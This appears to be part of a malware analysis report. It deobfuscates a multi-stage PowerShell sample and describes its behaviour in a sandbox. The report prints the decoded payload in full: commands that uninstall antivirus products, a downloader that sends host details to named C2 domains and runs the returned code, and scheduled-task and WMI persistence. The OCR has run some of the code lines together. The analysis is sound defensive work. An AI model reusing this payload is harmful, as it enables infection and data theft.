

Figure 5

4. Implementation

4.1 PowerShell Based Malware Analysis

The malware sample is a PowerShell script that executes and get its original payload by decoding it's encoded and compressed data from its own arguments. This process completed 4 stages of process to get actual payload code. The malware first queries popular antimalware software installation and tries to uninstall them. Then it creates WMI Objects and queries system information. This malware sample spawns around 28 processes to infect the host. Not only that, but the malware also creates multiple scheduled tasks for persistence, calls AdjustTokenPrivileges API to get tokens of processes running with higher privileges which can be used to run tasks with higher privileges. The malware employs PAGE_GUARD technique to lock memory of running process, this employs anti reverse engineering and anti-debugging techniques which also fails memory dumps. The malware modifies some of environment variables and then runs processes with modified values. Not only that, it hooks and patches some running processes on the system, which can be used to run malicious tasks as a legitimate process, which increases stealthiness and helps to remain undetected.

The analysis of the provided sample includes various types of analyses, ranging from basic static to advanced dynamic analysis. The report contains information specific to the date and time of analysis (April 2, 2023). Please note that the information provided may vary at the time of reading.



Figure 6

4.1.1 Static Analysis

The collected sample came with unknown document extension and does not reveal much information briefly of file properties. The Detect It Easy recognised the sample as simple plaintext document. The string of the document reveals that malware contains some PowerShell syntax. This seems like very interesting.



Figure 7



Figure 8

I have copied the file and renamed it to **stage01.ps1**. We are going to divide our analysis process in multiple stages as we are going to get many payloads inside payload.

Stage 01

The script initialises **$v** variable with **"ipc"** value. The script uses command substitution method to



Figure 9

execute multiple command together. **IO.MemoryStream** function contains compressed huge byte array. **-split '(..)'** function divides entire string into two char group.

?{$_}|%{[convert]::ToUInt32($_,16)} removes spaces between grouped two char data and then converts that data into Unsigned Integer. **IO.Compression.DeflateStream** functions decompresses the data stream of **IO.MemoryStream**.

IO.StreamReader function then converts decompressed data into ASCII format and passes to **IEX (Invoke-Expression) cmdlet** to execute the decoded command.

Now before executing the file or command in PowerShell, replace **IEX** command with **Write-Out.** This will prevent the code execution and print the decoded payload directly in terminal. This code will be called **stage02.ps1.**

Stage 02

Figure 10

The **.** operator tells PowerShell to run the provided command in the same scope without creating new scope. This allows newly executing command to excess previously defined variables in the script. The command **([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join'')** creates string **ieX** runtime, which will be passed as a command to . operator and the **<COMMAND>** will be passed as a argument for **IEX** command.

The **$VersbosePreference** variable contains **SilentlyContinue** as value and then **[1,3]** extracts characters from **position 1 and 3** of value which together makes **ie** and then **-Join** function concatenates **X** with **ie** which together makes **ieX**.



Figure 11

The function **FRoMBaSE64stRING** decodes base64 encoded string and then passes compressed bytes of data to **meMOrysTreAM**. Which then passed to **DeFLATEstREaM** function and piped out to

sTREAmrEaDeR function which converts the decompressed data into ASCII format and at last passed to IEX command to execute the code.

Now, Replace **([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join'')** with **Write-Host** cmdlet which will prevent execution of command and prints it to standard output.

Stage 03

Figure 12

Finally, we got the actual payload in readable form. Let's try to clean it and try to understand what it is doing.

Final Payload

```
cmd.exe /c start /b wmic.exe product where "name like '%Eset%'" call uninstall \
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%%Kaspersky%%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%avast%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%avp%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%Security%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%Norton Security%'" call uninstall
/nointeractivecmd.exe /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent /suppressmsgboxes /norestart

$v="?$v"+(Get-Date -Format '_yyyyMMdd')
$tmps='function a($u){
    $d=(Ne`w-Obj`ect Net.WebC`lient)."DownloadData"($u);
    $c=$d.count;
    if($c -gt 173){
        $b=$d[173..$c];
        $p=New-Object Security.Cryptography.RSAParameters;
        $p.Modulus=[convert]::FromBase64String(''xpVT7bCpITDUjAvmz1i55WPVFPjQBos7o9/ZbbWzyeaKIn9NLJwvY6ad3rMGoXzT6mz+51VupKm5TQvk79oVK4QQDZErhr0szpUdW79j2WPhbmpZr
wMdgmFHrqG6Np+InWy/V1acp09/W9x54mpQ1EHIos1+JhSrYPaq8WtsGW0='');
        $p.Exponent=0x01,0x00,0x01;
        $r=New-Object Security.Cryptography.RSACryptoServiceProvider;
        $r.ImportParameters($p);

        if($r.verifyData($b,(New-Object Security.Cryptography.SHA1CryptoServiceProvider),[convert]::FromBase64String(-join([char[]]$d[0..171])))){
            I`ex(-join[char[]]$b)
        }
    }}

    $url=''http://''+''U1''+''U2'';

    a($url+''/a.jsp'+$v+''?''+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject Win32_ComputerSystemProduct).UUID,(random))-join''*''))'
```

Figure 13

```
$sa=([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator")

function getRan(){
    return -join([char[]](48..57+65..90+97..122)|Get-Random -Count (6+(Get-Random)%6))
}

$us=@('t.qq88.ag','t.ouler.cc','t.ss700.co')
$stsrv = New-Object -ComObject Schedule.Service
$stsrv.Connect()try{
    $doit=$stsrv.GetFolder("\").GetTask("blackball1")
}
catch{}

if(-not $doit){

    if($sa){
        schtasks /create /ru system /sc MINUTE /mo 120 /tn blackball1 /F /tr "blackball1"schtasks /create /ru system /sc MINUTE /mo 120 /tn blackball /F /tr "blac
kball"
    }
    else {
        schtasks /create /sc MINUTE /mo 120 /tn blackball1 /F /tr "blackball1"schtasks /create /sc MINUTE /mo 120 /tn blackball /F /tr"blackball"
    }

    foreach($u in $us){
        $i = [array]::IndexOf($us,$u)

        if($i%3 -eq 0){
            $tnf=''
        }

        if($i%3 -eq 1){
            $tnf=getRan
        }

        if($i%3 -eq 2){
```

Figure 14

```
            if($sa){
                $tnf='MicroSoft\Windows\'+(getRan)
            }else{
                $tnf=getRan}
            }

            $tn = getRan
            if($sa){
                schtasks /create /ru system/sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w hidden -c PS_CMD"
            } else {
                schtasks /create /sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w hidden -c PS_CMD"
            }

            start-sleep 1

            $folder=$stsrv.GetFolder("\$tnf")
            $taskitem=$folder.GetTasks(1)

            foreach($task in $taskitem){
                foreach ($action in $task.Definition.Actions) {
                    try{
                        if($action.Arguments.Contains("PS_CMD")){
                            $folder.RegisterTask($task.Name, $task.Xml.replace("PS_CMD",$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substring(5))), 4,
$null, $null, 0, $null)|out-null
                        }
                    }
                    catch{}
                }
            }

            start-sleep 1schtasks /run /tn "$tnf\$tn"start-sleep 5
        }
    }

    try{
        $doit1=Get-WMIObject -Class __EventFilter -NameSpace 'root\subscription' -filter "Name='blackball1'"
```

Figure 15

```
    }catch{}

    if(-not $doit1){
        Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name="blackball1";
        EventNameSpace="root\cimv2";
        QueryLanguage="WQL";
        Query="SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'";
    } -ErrorAction Stop

    foreach($u in $us){
        $theName=getRan
        $wmicmd=$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substring(5)'+').replace('a.jsp','aa.jsp')
        Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=(Set-WmiInstance -Class __EventFilter -NameSpace "root
\subscription" -Arguments @{Name="f"+$theName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query="SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE T
argetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'";} -ErrorAction Stop);Consumer=(Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscri
ption" -Arguments @{Name="c"+$theName;ExecutablePath="c:\windows\system32\cmd.exe";CommandLineTemplate="/c powershell -w hidden -c $wmicmd"})}
        start-sleep 5
    }

    Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" DisableCompression -Type DWORD -Value 1 -Force
}

cmd.exe /c netsh.exe firewalladd portopening tcp 65529 SDNSdnetsh.exe interface portproxy add v4tov4 listenport=65529 connectaddress=1.1.1.1 connectport=53 netsh
advfirewall firewall add rule name="deny445"dir=in protocol=tcp localport=445 action=blocknetsh advfirewall firewall add rule name="deny135" dir=in protocol=tcp l
ocalport=135 action=blockschtasks /delete /tn t.pp6r1.com /Fschtasks /delete /tn Rtsa2 /Fschtasks /delete /tn Rtsa1 /Fschtasks /delete /tn Rtsa /F
```

Figure 16

First of all, this malware tries to detect and uninstall various antivirus software like **Eset, Kaspersky, avast, avp, Security, Antivirus, Norton Security and Malwarebytes**. This malware tries to reach certain C2 addresses.

- t.qq88.ag
- t.ouler.cc
- t.ss700.co

4.1.2 Dynamic Analysis

I tried to run the malware in controlled environment and tried to analyse its behaviour over time. The malware opens a powershell.exe and tries to register scheduled tasks on the target operating system. This allows malware to take persistence on the system, the malware get executed after certain amount of time even after restarting the system. The malware manipulates the system registries that also shows scheduled tasks being created. Let's understand the behaviour of the malware by visualizing the screenshots below.



Figure 17

As you can see, the malware creates scheduled tasks called blackball, blackball1, and then some random named scheduled tasks. The malware also tries to create WMI object on the system but fails because of some low privileges.



Figure 18

The above image shows the created process while execution the malware. You can see all the processes along with its process id and which by which user the process is created. Right now, our username is Admin so that by visually it will not make any difference but it my if malware is executed by different user level.



Figure 19

